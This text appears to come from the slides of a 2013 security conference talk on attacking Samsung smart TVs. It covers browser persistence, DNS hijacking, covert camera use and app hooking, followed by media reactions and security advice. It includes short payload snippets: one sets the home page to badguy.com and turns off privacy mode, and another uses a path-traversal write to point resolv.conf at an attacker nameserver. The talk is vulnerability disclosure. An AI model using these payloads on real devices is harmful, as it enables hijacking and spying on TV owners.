Persistence via HOME_URL

```
<script>
alert('$R.data.setBrowserState("HOME_URL", "https://badguy.com",
      function() {this["StartPageId"].innerHTML = "http://badguy.com"');
alert('$R.HomePage = "http://badguy.com";}, null, null, null);');
alert('$R.Config.updateConfig("PRIVACY_MODE", "False")');
alert('$R.Session.CloseBrowser()');
</script>
```

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Hijacking DNS!

Vulnerabilities in APIs

-- DEMO --

FileSystem() bugs

Again, many APIs can be leveraged to do Bad Things™

How did we pivot from the browser?

```
FS = new FileSystem();
fp = FS.openCommonFile("../../../mtd_rwarea/resolv.conf","w");
fp.writeAll("namserver 1.2.3.4");
```

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FileSystem() bugs

Again, many APIs can be leveraged to do Bad Things™

How did we pivot from the browser?

```
FS = new FileSystem();
fp = FS.openCommonFile("../../../mtd_rwarea/resolv.conf","w");
fp.writeAll("namserver 1.2.3.4");
```

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DNS is cool.. but what about other scary APIs

- **External Widget Interface:** Access Data from other widgets.
- **Network:**Controls and gets network relative information.
- **Player:** Plugin for multimedia playback.
- **Filesystem:** Controls the file system on the DTV Platform.

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Poppin' calc.exe

Just Kidding

This is more interesting...

22

[22] Images from http://affordablehousinginstitute.org and http://www.takegreatpictures.com

Video demo

"Watching You Watching Me"...

--- DEMO ---

Video demo

"Watching You Watching Me Watching CNN"

Your TV might be watching you

CNNMoney

By Erica Fink and Laurie Segall @CNNMoneyTech August 1, 2013: 11:32 AM ET

Recommend 17k Tweet 652 Share +1 263 Email Print

The camera in your TV is watching you

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Demo

"Watching You Watching Me"

- Camera does *not* provide any indication of it's status
- Camera does *not* need to actually display itself to record

Outline

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Persistence

TV Virus ? TV Worm ?

Hijacking other apps

Stop one

1. We can take control of other applications
2. We can write to **arbitrary text files**
3. Applications **including the manager "SmartHub" itself** are stored in a writable directory
4. Applications are controlled by a consistent, predictable text file

Hooking Apps

No, please don't ask for the code.

---DEMO---

Outline

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DEF CON KIDS

DEF CON KIDS

What is HTML?

- Three bugs found... no keyboard.
- Bounties still in progress

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After the Blackhat talk...

Samsung's official response

To the media

Samsung takes all concerns regarding consumer privacy and information security very seriously, and **we have released a software update to resolve this issue.** In addition, the camera can be turned into the bezel of the TV so that the lens is covered, or disabled by pushing the camera inside the bezel. **The TV owner can also unplug the TV from the home network** when the Smart TV features are not in use. As an added precaution, **we also recommend that customers use encrypted wireless access points** when using connected devices.

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Media

ACTUAL IMAGE FROM NEWS SITE

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Media

Fox News

Home Gadgets Social Computers Military Tech Mobile Games Slideshows

Is your TV watching you?

By *John R. Quain* / *Personal Tech* / *Published August 06, 2013* / *FoxNews.com*

In the 1982 Steven Spielberg movie "Poltergeist," demons are watching a family from within their TV. Who's

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YouTube Comments

Amazing.... and scary

"I always knew something was going on with my past digitial television that I discarded. **Then recently over the last few years I realized the television sets were able to put real lazer beams through your scull imprinting for marketing purposes..."**

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YouTube

Amazing comments

"I found myself being watched back in 2001, when i reported this i ended up in the mental hospital 12 years later my life is ruined and i have brain damage and nurmerous other health problems from**the drugs i was told i need to take for believing this."**

.gov

US Senator Charles Schumer

.gov

"U.S. Senator Charles E. Schumer today called on major television manufacturers to create a uniform standard of security to be used in all new internet and video enabled televisions that would prevent hackers from spying on consumers."

Takeways: Media: Post Blackhat

- This is and was not a "single bug"
- Systemic problem within the platform
- Not related to Snowden/NSA spying

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Takeways: Manufacturers

Improve security, Audit.

- Cross-platform security framework
- Emulate Smart Phones
- Binary APIs need to be audited
- Applications need to be sandboxed

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Takeways: Developers

Know the platform risks.

- They're really just web apps, treat them as such
- Assume the TV provides little security
- Don't trust storage

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Takeaways: Consumers

Update. Use caution.

- Update, update, update
- Think before you download
- Consider placement
- Browse carefully
- Buy post-it note stock

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Takeaways: Audience

That's you.

- These attacks were not difficult to *find*
- An attacker can take complete control of your TV from a single remote entry point
- Plenty of vulnerabilities likely still exist
- Attacks only get better

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A note on Jailbreaking

Thanks, EFF!

<personal opinion>

"Jailbreaking" should be allowed by *law*

Big huge thanks EFF for keeping up that effort

</personal opinion>

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The Future

HTML5 all the things

Less Fragmentation Driven by HTML5

"However, after years of fragmentation, we at NextMarket Insights believe the market will start to coalesce around fewer software platforms. At the heart of this transition is a technology called HTML5. <snip> **Most smart TV OEMs have started to integrate newer web presentation engines that use HTML5, which should means more apps and smart TV guides will be written with HTML5 in mind.**" -- Forbes: *3 Reasons 87 Million Smart TVs Will Be Sold In 2013*[23]

[23] http://www.forbes.com/sites/michaelwolf/2013/02/25/3-reasons-87-million-smart-tvs-will-be-sold-in-2013/

Thanks

- Toorcon kr3w
- Josh Yavor, Mike Ryan, David Thiel of iSEC Partners
- Nico Sell, DefCon Kids
- Samsung Information Security
- SamyGo wiki and forum users

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
FIN



Questions? Comments?

aaron@isecpartners.com

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